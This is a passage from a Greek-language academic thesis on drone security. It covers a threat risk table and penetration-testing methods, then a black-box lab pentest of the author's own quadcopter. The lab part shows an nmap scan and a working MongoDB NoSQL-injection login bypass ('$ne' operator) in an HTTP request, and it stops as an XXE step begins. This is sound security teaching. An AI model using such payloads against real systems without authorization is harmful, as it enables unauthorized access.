Η παράμετρος Likelihood αξιολογεί την πιθανότητα των επιθέσεων που εξαπολύονται. Αξιολογεί την πιθανή συχνότητα ή εμφάνιση της απειλής σε ένα δεδομένο σύστημα ή περιβάλλον. Αξιολογείται συνήθως σε μια κλίμακα, όπως χαμηλή, μεσαία ή υψηλή, ή χρησιμοποιώντας αριθμητικές τιμές, όπως μια κλίμακα από το 1 έως το 5. Λαμβάνει υπόψη παράγοντες όπως ιστορικά δεδομένα, ευπάθειες συστήματος, ευφυΐα απειλών και κρίση ειδικών. Τέλος βοηθά στον προσδιορισμό των πιθανοτήτων εμφάνισης ενός γεγονότος απειλής, βοηθώντας στην ιεράρχηση του κινδύνου και τις προσπάθειες μετριασμού.

Ο αντίκτυπος (impact) ταξινομείται σε low, medium, high. Είναι υψηλός εάν η επίθεση που απευθύνεται σε έναν μόνο χρήστη προκαλεί απώλεια της υπηρεσίας για μεγάλο χρονικό διάστημα χρονική περίοδο ή μεγαλύτερες περιόδους διακοπών με πολλούς χρήστες που επηρεάζονται και πιθανές παραβιάσεις του νόμου ή οικονομικές απώλειες. Η πιθανότητα και ο αντίκτυπος ποικίλλουν από ένα έως τρία.

Η σοβαρότητα (severity) αξιολογεί την πιθανή σοβαρότητα ή το μέγεθος της επίδρασης που μπορεί να προκύψει από ένα συμβάν απειλής. Εστιάζει στα εγγενή χαρακτηριστικά της ίδιας της απειλής. Η σοβαρότητα συνήθως αξιολογείται σε μια κλίμακα, όπως minor, mojor, critical, ή χρησιμοποιώντας αριθμητικές τιμές (1-2, 3-4, 6-9). Λαμβάνει υπόψη τις πιθανές συνέπειες, τη ζημιά ή τη ζημιά που μπορεί να προκύψουν εάν το γεγονός απειλής πραγματοποιηθεί και βοηθά στην κατανόηση των πιθανών αρνητικών αποτελεσμάτων που σχετίζονται με μια συγκεκριμένη απειλή, βοηθώντας στην αξιολόγηση του κινδύνου και στις διαδικασίες λήψης αποφάσεων.

Πίνακας XVI:
Risk Evaluation Grid.

Criteria	**Cases**	**Rationale**		**Rank**
Likelihood	Unlikely	Strong	Low	1
	Possible	Solvable	Reasonable	2
	Likely	None	High	3
		User	**System**	
Impact	Low	Annoyance	Very Limited Outages	1
	Medium	Loss of Service (Los)	Limited Outages	2
	High	Long time Los	Long time Outages	3
Severity	Minor	No need for countermeasures		1-2
	Major	Threat needs to be handlec		3-4
	Critical	High priority		6-9

<u>Σύνοψη αποτελεσμάτων</u>

Στο πίνακα XVII συνοψίζονται τα αποτελέσματα της ανάλυσης των απειλών που έχουν συγκεντρωθεί και παραθέτονται τα σχετικά επίπεδα κινδύνου. Τα επίπεδα κινδύνου ποσοτικοποιούνται με βάση την υπόθεση ότι οι κατάλληλοι μηχανισμοί προστασίας έχουν εφαρμοστεί. Φαίνεται επίσης ότι όχι μόνο οι κακόβουλοι χρήστες, αποτελούν σημαντική πηγή απειλών και χειραγώγησης, αλλά και το περιβάλλον παίζει εξίσου σημαντικό ρόλο.

Πίνακας XVII: Συνολικά αποτελέσματα ανάλυσης απειλών.

Threat	Likelihood	Impact	Severity
Eavesdropping	3	1	3
Inject fake data	2	3	6
ARP Poisoning (Man in the Middle)	3	2	6
GPS Spoofing	2	3	6
Corrupted mission and payload data	3	2	6
Deny of specific operational actions, corrupted or missing logs	3	2	6
Denying specific configurations and designs	3	2	6
Inception of wireless communications	2	1	2
Inception of IP or ROS communication	3	1	3
Gain access to the camera and video stream	2	3	6
Intercept communication between the drone and the GCS	3	2	6
False signal injection	3	2	6
Jamming GPS signal	3	1	3
Distributed DoS attack over the Internet	2	3	6
Malware infection, leak of data, disrupt operations and create back-doors	3	2	6

8.1.6 Παρακολούθηση και επανεξέταση των κινδύνων

Η παρακολούθηση και η επανεξέταση των κινδύνων είναι μια σημαντική πτυχή της μοντελοποίησης απειλών για τα μη επανδρωμένα εναέρια οχήματα (UAVs), δίνοντας τη δυνατότητα στους οργανισμούς να ενημερώνονται για τις νέες απειλές όσον αφορά τα συστήματα UAV τους. Με τη συνεχή παρακολούθηση και επανεξέταση των κινδύνων, οι

οργανισμοί μπορούν να διασφαλίσουν ότι τα συστήματα UAVs τους παραμένουν ασφαλή απέναντι σε νέες και εξελισσόμενες απειλές.

Για παράδειγμα ας υποθέσουμε μια εταιρεία που χρησιμοποιεί UAVs για την παράδοση δεμάτων. Κατά τη διάρκεια της αρχικής διαδικασίας μοντελοποίησης απειλών, η εταιρεία εντοπίζει το κίνδυνο όπου κακόβουλοι χρήστες μπορούν να υποκλέψουν την επικοινωνία μεταξύ του UAV και του σταθμού επίγειου ελέγχου. Για να μετριάσει αυτόν τον κίνδυνο, η εταιρεία εφαρμόζει πρωτόκολλα ασφαλούς επικοινωνίας και παρακολουθεί και επανεξετάζει τακτικά την ασφάλεια των συστημάτων UAVs της.

Ωστόσο, με την πάροδο του χρόνου, εμφανίζονται νέες απειλές, όπως η χρήση συσκευών παρεμβολής για τη διακοπή του σήματος GPS του UAV. Εάν η εταιρεία δεν παρακολουθούσε και δεν επανεξέταζε τους κινδύνους, ενδέχεται να μην γνώριζε αυτή τη νέα απειλή και να μην είχε λάβει μέτρα για την προστασία από αυτήν.

Με τη συνεχή παρακολούθηση και επανεξέταση των κινδύνων, η εταιρεία μπορεί γρήγορα να εντοπίσει και να ανταποκριθεί σε νέες απειλές.

8.2 Δοκιμή διείσδυσης

Η δοκιμή διείσδυσης (penetration testing) είναι μια διαδικασία ασφαλείας που στοχεύει στο να αξιολογήσει την ασφάλεια ενός υπολογιστικού συστήματος, δικτύου ή εφαρμογής, προσπαθώντας να εντοπίσει και να αξιοποιήσει ευπάθειες που θα μπορούσαν να εκμεταλλευτούν κακόβουλοι επιτιθέμενοι. Αυτό επιτυγχάνεται μέσω δοκιμασιών απόπειρας εισβολής, όπου εξετάζονται οι δυνατότητες εισβολής και οι αντιδράσεις του συστήματος [108].

8.2.1 Τεχνικές δοκιμής διείσδυσης

Οι τεχνικές διείσδυσης που θα ακολουθηθούν για τα τη διάρκεια των ελέγχων αντιπροσωπεύουν μια συστηματική προσέγγιση που χρησιμοποιείται από με στόχο τον εντοπισμό τρωτών σημείων και αδυναμιών σε ένα σύστημα. Παρέχουν έναν δομημένο τρόπο αξιολόγησης των στάσεων ασφαλείας και των πιθανών κινδύνων, που κυμαίνονται από την αρχική συλλογή δεδομένων έως την τελική ανάλυση μετά την προσομοίωση επίθεσης [128]. Πιο αναλυτικά έχουμε:

Footprinting: Αποτελεί το θεμελιώδες βήμα, όπου οι δοκιμαστές συλλέγουν εκτεταμένα δεδομένα σχετικά με τον στόχο τους. Αυτή η φάση χρησιμοποιεί εργαλεία όπως μηχανές αναζήτησης και τεχνικές ανάκρισης DNS για να χτενίσει δημόσιες βάσεις δεδομένων, ιστότοπους και ακόμη και να χρησιμοποιήσει λίγη κοινωνική μηχανική. Ο στόχος είναι να γίνει κατανοητό το ψηφιακό τοπίο του στόχου, καταγράφοντας λεπτομέρειες που μπορούν να βοηθήσουν στο σχεδιασμό επακόλουθων στρατηγικών επίθεσης.

Scanning: Στη συνέχεια ακολουθεί η φάση της σάρωσης. Εδώ, εργαλεία όπως το nmap και το Nessus χρησιμοποιούνται για να προσδιορίσουν ποιες συσκευές σε ένα δίκτυο είναι ενεργές, να αναγνωρίσουν τις ανοιχτές θύρες και να διακρίνουν τις υπηρεσίες που εκτελούνται. Η ουσία είναι να ελεγχθούν ποια συστήματα είναι ενεργά, όπως επίσης να εντοπιστούν οι πόρτες και οι υπηρεσίες που εκτελούνται. Τέτοιες γνώσεις μπορεί να είναι σημαντικές, επειδή επισημαίνουν πιθανά σημεία εισόδου για τους χάκερ.

Gaining Access: Η προσπάθεια διείσδυσης σε άμυνες έρχεται στη συνέχεια στη φάση απόκτησης πρόσβασης. Εδώ είναι που οι δοκιμαστές αναπτύσσουν εργαλεία όπως το Metasploit ή το SQLmap και πολλά άλλα, για να εκμεταλλευτούν γνωστά τρωτά σημεία. Μερικές φορές, η αρχική πρόσβαση είναι με περιορισμένα προνόμια, επομένως οι δοκιμαστές προσπαθούν να κλιμακώσουν τα δικαιώματα πρόσβασής τους για να αποκτήσουν βαθύτερο έλεγχο του συστήματος.

Maintaining Access: Στη φάση Διατήρηση πρόσβασης, η εστίαση μετατοπίζεται στο να παραμείνει απαρατήρητος. Οι δοκιμαστές αναπτύσσουν τεχνικές που χρησιμοποιούν οι hackers του πραγματικού κόσμου, όπως η δημιουργία κερκόπορτων, η χρήση rootkits ή η φύτευση trojans, για να εξασφαλίσουν διαρκή πρόσβαση στο παραβιασμένο σύστημα καθ΄ όλη τη διάρκεια των ελέγχων.

Reporting: Τέλος, υπάρχει το πρωταρχικό στάδιο της Αναφοράς. Ανάλογα με τα ευρήματα που θα εντοπιστούν οι οργανισμοί πρέπει να τα κατανοήσουν για να δράσουν αναλόγως. Έτσι, συντάσσεται μια ολοκληρωμένη έκθεση, η οποία περιγράφει λεπτομερώς όλα τα ευάλωτα σημεία που ανακαλύφθηκαν, τους πιθανούς κινδύνους και το πιο σημαντικό, τις προτεινόμενες στρατηγικές μετριασμού. Αυτή η έκθεση χρησιμεύει τόσο ως αξιολόγηση όσο και ως οδηγός, επιτρέποντας στους οργανισμούς να ιεραρχήσουν και να εφαρμόσουν προστατευτικά μέτρα.

8.2.2 Τύποι δοκιμής διείσδυσης

Το penetration testing μπορεί να υιοθετήσει διάφορους τύπους ανάλογα με το επίπεδο πληροφοριών που δίνεται στον επιτιθέμενο [129].

- Σε μια μέθοδο "black box", ο επιτιθέμενος έχει ελάχιστη ή καμία γνώση για το σύστημα που εξετάζει, κάτι που μοιάζει με την προσέγγιση ενός εξωτερικού επιτιθέμενου.
- Στην μέθοδο "gray box", ο επιτιθέμενος έχει μερική πληροφορία, όπως πρόσβαση σε κάποιο επίπεδο του συστήματος.

- Τέλος, στην μέθοδο "white box", ο επιτιθέμενος έχει πλήρη γνώση του συστήματος, συμπεριλαμβανομένης της δομής και του κώδικα.

Κάθε μία από αυτές τις μεθόδους έχει τα πλεονεκτήματά της, ανάλογα με το πλαίσιο εφαρμογής και τους στόχους του penetration testing. Είτε είναι εσωτερικός έλεγχος ασφαλείας είτε εξωτερική αξιολόγηση, το penetration testing αποτελεί ένα σημαντικό εργαλείο για τη διασφάλιση της ασφάλειας των συστημάτων και των δεδομένων.

8.2.3 Μέθοδοι δοκιμής διείσδυσης

Κάθε οργανισμός έχει και διαφορετική υποδομή. Μπορεί να λειτουργούν υπηρεσίες ιστού, που να διατηρούν φυσικά κέντρα δεδομένων, να χρησιμοποιούν πλατφόρμες cloud, να βασίζονται σε μεγάλο βαθμό σε εφαρμογές για κινητές συσκευές ή να έχουν ένα εκτεταμένο ασύρματο δίκτυο. Κάθε ένα από αυτά τα στοιχεία αντιπροσωπεύει μοναδικά σύνολα τρωτών σημείων και διανυσμάτων επίθεσης. Ως εκ τούτου, μια ενιαία προσέγγιση για την αξιολόγηση της ασφάλειας είναι μη πρακτική [130]. Για το λόγω αυτό έχουν αναπτυχθεί οι παρακάτω μέθοδοι:

Network Penetration Testing: Το Network Penetration Testing εμβαθύνει στην υποδομή δικτύου ενός οργανισμού, αναζητώντας τρωτά σημεία σε διαμορφώσεις και συσκευές. Εργαλεία όπως το nmap και το Nessus χρησιμοποιούνται για την εκμετάλλευση πιθανών ελαττωμάτων στους κανόνες του τείχους προστασίας ή των εσφαλμένων διαμορφωμένων υπηρεσιών, διασφαλίζοντας ότι η ψηφιακή καρδιά του οργανισμού παραμένει ασφαλής.

Web Application Penetration Testing: Η Δοκιμή διείσδυσης εφαρμογών Ιστού στοχεύει εφαρμογές που βασίζονται στον ιστό. Δεδομένης της επικράτησης των διαδικτυακών υπηρεσιών, ευπάθειες όπως οι SQL Injection ή επιθέσεις scripting μεταξύ τοποθεσιών (XSS), αποτελούν τις πιο συχνές επιθέσεις, έχοντας έχουν σημαντικές επιπτώσεις. Στη περίπτωση αυτή εξειδικευμένα εργαλεία, συμπεριλαμβανομένων των Burp Suite και OWASP ZAP, βοηθούν τους δοκιμαστές να εντοπίσουν αυτά τα τρωτά σημεία, διασφαλίζοντας ότι οι εφαρμογές ενός οργανισμού είναι σταθερά ασφαλισμένες.

Mobile Application Penetration Testing: Καθώς τα κινητά γίνονται πανταχού παρόντα, ζητήματα όπως η μη ασφαλής αποθήκευση δεδομένων ή οι κακές πρακτικές κρυπτογράφησης θα μπορούσαν να θέσουν σε κίνδυνο τα δεδομένα των χρηστών. Στη περίπτωση αυτή γίνεται αξιολόγηση για τον εντοπισμό ευπαθειών στις εφαρμογών και στις πλατφόρμες.

Wireless Penetration Testing: Το Wireless Penetration Testing αξιολογεί τα επίπεδα ασφάλειας και τις διαμορφώσεις σε ένα Wi-Fi, ο εντοπισμός αδύναμων σημείων πρόσβασης και ο εντοπισμός τρωτών σημείων στην ασύρματη υποδομή είναι βασικές εργασίες. Το Aircrack-ng και το Wireshark είναι τα κύρια εργαλεία του χρησιμοποιούνται.

Physical Penetration Testing: Στη περίπτωση αυτή αξιολογούνται οι άμυνες ενός οργανισμού. Είναι μια έντονη υπενθύμιση ότι δεν είναι όλες οι παραβιάσεις δεν πραγματοποιούνται με ψηφιακό τρόπο. Μερικές φορές, η παράκαμψη μιας κάμερας ασφαλείας ή μιας κλειδωμένης πόρτας μπορεί να είναι ο αδύναμος κρίκος.

Social Engineering: Όπως σε όλες τις επιθέσεις ο ανθρώπινος παράγοντας αποτελεί έναν ακόμα αδύναμο κρίκο, συχνά το πιο απρόβλεπτο. Η εστίαση εδώ είναι στα ανθρώπινα τρωτά σημεία. Κακόβουλοι χρήστες επιδιώκουν να εξαπατήσουν τους εργαζόμενους ώστε να αποκαλύψουν ευαίσθητες πληροφορείς όπως κωδικούς πρόσβασης ή να επισκεφτούν κακόβουλους συνδέσμους. Οι τεχνικές ποικίλλουν από μηνύματα ηλεκτρονικού ψαρέματος έως την άμεση πλαστοπροσωπία.

Cloud Penetration Testing: Τέλος, καθώς οι οργανισμοί υιοθετούν όλο και περισσότερο τις υπηρεσίες Cloud, το Cloud Penetration Testing γίνεται όλο και πιο αναγκαίο. Η διασφάλιση ότι οι διαμορφώσεις είναι ασφαλείς, ότι τα δεδομένα παραμένουν προστατευμένα από μη εξουσιοδοτημένους χρήστες, καθώς και οι επιπτώσεις από εκμεταλλεύσιμα τρωτά σημεία αποτελούν τα βασικά κριτήρια για την ασφάλεια των Cloud υποδομών.

9 Σενάριο Επίθεσης και Αντίμετρα

Για τις ανάγκες αυτού του σεναρίου δημιουργήθηκε ένα quadcopter το οποίο θα προσομοιώνει ένα DaaS με στόχο τις περιβαλλοντικές έρευνες και μελέτες. Οι περιβαλλοντικές έρευνες περιλαμβάνουν τη συστηματική συλλογή δεδομένων για την αξιολόγηση και την παρακολούθηση της κατάστασης των οικοσυστημάτων, των φυσικών πόρων και του συνολικού περιβάλλοντος. Το UAV εξοπλισμένο με αισθητήρες, κάμερες και δυνατότητα GPS προσφέρει έναν ευέλικτο και αποτελεσματικό τρόπο συλλογής αυτών των δεδομένων. Πιο αναλυτικά ο πίνακας XVI παρουσιάζει τα τεχνικά χαρακτηριστικά του UAV καθώς και του GCS που θα χρησιμοποιούν για το penetration test.

Πίνακας XVIII: Τεχνικά χαρακτηριστικά UAV και GCS

UAV Specification	GCS Specifications
- Frame: Carbon Fiber - Flight Controller: Pixhawk PX4 Flight Controller Pixhawk 2.4.8 - Propellers: 13” propellers - Motors: SunnySky - Battery: Li-Po 6s 10000mah - ESCs (Electronic Speed Controllers): 80A - GPS: NEO-M8N GPS - Raspberry Pi: Raspberry Pi 4 Model B 4GB, Ubuntu 20.04 OS - Communication: USB 4G dongle	- Operating System: Windows 10 - Processor: AMD Ryzen 5 - RAM: 16GB - Storage: SSD 256GB - Connectivity: Wi-Fi - GCS: Mission Planner 1.3.80

Η δοκιμή διείσδυσης στο συγκεκριμένο σενάριο θα πραγματοποιεί χρησιμοποιώντας τη μέθοδο Black Box, όπου στη περίπτωση αυτή η μόνη πληροφορία που διατίθεται είναι η IP του drone.

9.1 DronePi Machine

Μετά από την καθορισμένη οριοθέτηση των στόχων του penetration test, το επόμενο σημαντικό βήμα είναι η ανάπτυξη της στρατηγικής που θα οδηγήσει στη δημιουργία της μεθοδολογίας, καθώς και την επιλογή των εργαλείων που θα χρησιμοποιηθούν κατά τη διάρκεια κάθε φάσης.


9.1.1 Initial Enumeration

Κατά τη φάση της απαρίθμησης στόχος είναι η διαδικασία συλλογής προκαταρκτικών πληροφοριών σχετικά με ένα σύστημα, δίκτυο ή οργανισμό-στόχο. Ο στόχος της αρχικής απαρίθμησης είναι ο εντοπισμός πιθανών σημείων εισόδου, η κατανόηση της αρχιτεκτονικής του συστήματος και η συλλογή πληροφοριών που μπορούν να βοηθήσουν στον προγραμματισμό των επόμενων φάσεων της διαδικασίας δοκιμής διείσδυσης. Επομένως ξεκινώντας με το εργαλείο Nmap [109] για τη σάρωση στις 1000 πιο συνηθισμένες θύρες καθώς και για εκδόσεις υπηρεσιών χρησιμοποιώντας τα flags -sC -sV, παίρνουμε τα παρακάτω αποτελέσματα.

```
kali@kali$ nmap -sC -sV DRONE_IP
Starting Nmap 7.80 ( https://nmap.org ) at 2023-07-07 21:23 EST
Nmap scan report for xxx.xxx.xxx.xxx
Host is up (0.092s latency).

PORT     STATE SERVICE VERSION
22/tcp       open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
10000/tcp open  http    Node.js (Express middleware)
|_http-title: Drone
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.49 seconds
```

Συνοπτικά, η σάρωση Nmap δείχνει ότι το σύστημα έχει μια ανοιχτή θύρα SSH (θύρα 22) που παρέχει απομακρυσμένη πρόσβαση και έχει επίσης μια ανοιχτή θύρα HTTP (θύρα 10000) που φιλοξενεί μια εφαρμογή Ιστού που έχει κατασκευαστεί χρησιμοποιώντας το Node.js με framework Express.

Συνεχίζοντας τη περαιτέρω έρευνα για τον έλεγχο της web εφαρμογής που φιλοξενείται στη θύρα 10000, εντοπίζεται μια σελίδα σύνδεσης.



Εικόνα 9.1: Σελίδα σύνδεσης Login Form

9.1.2 Initial Access – Using SSH credentials

Η επόμενη φάση αφορά το πώς ο εισβολέας, αξιοποιώντας τις πληροφορίες που συγκέντρωσε κατά το στάδιο του enumeration, θα εκμεταλλευτεί κενά ασφαλείας προκειμένου να αποκτήσει πρόσβαση στο σύστημα.

Βήμα 1: Auth Bypass Via NoSQL Injection

Εξετάζοντας προσεκτικά τη φόρμα σύνδεσης, διαπιστώνεται ότι υπάρχει η δυνατότητα για user enumeration καθώς όταν επιλέγεται ως όνομα χρήστη ο «admin», τότε για απάντηση παίρνουμε πως ο κωδικός πρόσβασης είναι λανθασμένος, σε τέτοιες περιπτώσεις και δεδομένου των περιορισμένων δυνατοτήτων που υπάρχει στην εφαρμογή, είναι καλή ιδέα να εξεταστεί η περίπτωση για κάποια ευπάθεια σε SQL Injection [110].

Δεδομένου ότι η εφαρμογή χρησιμοποιεί το περιβάλλον node.js, δεν περιορίζεται σε μία συγκεκριμένη βάση δεδομένων, αλλά προσφέρει την ευελιξία να αλληλεπιδρά με διάφορες βάσεις, εκμεταλλευόμενη διαφορετικούς προγραμματιστικούς οδηγούς και βιβλιοθήκες βάσεις δεδομένων, όπως η MongoDB, MySQL, PostgreSQL, SQLite, κ.λπ. Αυτό σημαίνει ότι υπάρχει επίσης η πιθανότητα εκδήλωσης ευπαθειών σε NoSQL Injection. Πιο συγκεκριμένα, οι βάσεις δεδομένων NoSQL παρέχουν περισσότερες ελαστικές περιορισμένες συνέπειας σε σύγκριση με τις παραδοσιακές βάσεις δεδομένων SQL. Απαιτώντας λιγότερους σχεσιακούς περιορισμούς και ελέγχους, οι βάσεις δεδομένων NoSQL συνήθως προσφέρουν καλύτερη απόδοση και κλιμάκωση. Ωστόσο, παραμένουν δυνητικά ευάλωτες σε επιθέσεις ένεσης, ακόμα κι αν δεν χρησιμοποιούν την παραδοσιακή σύνταξη SQL.

Χρησιμοποιώντας το εργαλείο burp suite, και στέλνοντας ένα request σε αυτό, μπορούμε να δοκιμάσουμε την εισαγωγή διαφόρων payloads για κάθε περίπτωση.


```
POST /login HTTP/1.1
Host: xxx.xxx.xxx.xxx:10000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://xxx.xxx.xxx.xxx:10000
Connection: close
Referer: http:// xxx.xxx.xxx.xxx:10000/
Upgrade-Insecure-Requests: 1

user=admin&password=password
```

Αναλύοντας την πιθανότητα για SQL Injection, διαπιστώνεται ότι δεν υπάρχει κάτι που θα μπορούσε να αξιοποιηθεί. Επομένως, προχωράμε στην εξέταση για τον εντοπισμό ευπάθειας για NoSQL Injection, στη βάση δεδομένων MongoDB .

Η MongoDB είναι μια βάση δεδομένων NoSQL που αποθηκεύει δεδομένα σε μορφή JSON, επομένως θα πρέπει να αλλάξουμε το content-type του request σε «application/json» και στη συνέχεια βάσει του τροποποιημένου περιεχομένου, να γίνει αντικατάσταση η τιμή της παραμέτρου "password" με ένα αντικείμενο JSON που χρησιμοποιεί τον τελεστή $ne για να αναζητήσει εγγραφές που έχουν το όνομα χρήστη admin και δεν έχουν αυτόν τον κωδικό πρόσβασης. Στο παρακάτω request φαίνονται με κόκκινα γράμματα οι αλλαγές που έχουν πραγματοποιηθεί.

```
POST /login HTTP/1.1
Host: xxx.xxx.xxx.xxx:10000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 44
Origin: http://xxx.xxx.xxx.xxx:10000
Connection: close
Referer: http:v:10000/
Upgrade-Insecure-Requests: 1

{"user": "admin", "password": {"$ne": "password"}}
```


Με την αποστολή του request, και κατά το response διαπιστώνεται ότι δεν υπάρχουν οι ενδείξεις για λανθασμένο κωδικό, αντιθέτως επιστρέφεται ένα cookie, το οποίο είναι μια καλή ένδειξη ότι συνδεθήκαμε επιτυχώς. Όπως φαίνεται και στην εικόνα 9.2 έχουμε πρόσβαση στην εφαρμογή.



Εικόνα 9.2: Αρχική σελίδα της εφαρμογής


Βήμα 2: XXE Injection

Έχοντας αποκτήσει πρόσβαση στη web εφαρμογή, μπορούμε να περιηγηθούμε σε αυτήν και να εξερευνήσουμε τις δυνατότητές της, καθώς και τις λειτουργίες στις οποίες έχουμε πρόσβαση. Μέσα από αυτές τις λειτουργίες, μας δίνεται η δυνατότητα να πραγματοποιήσουμε εξαγωγή δεδομένων, όπως είναι φαίνεται και από την εικόνα 6.3.



Εικόνα 9.3: Δυνατότητα εξαγωγής δεδομένων των μετρήσεων του αισθητήρα

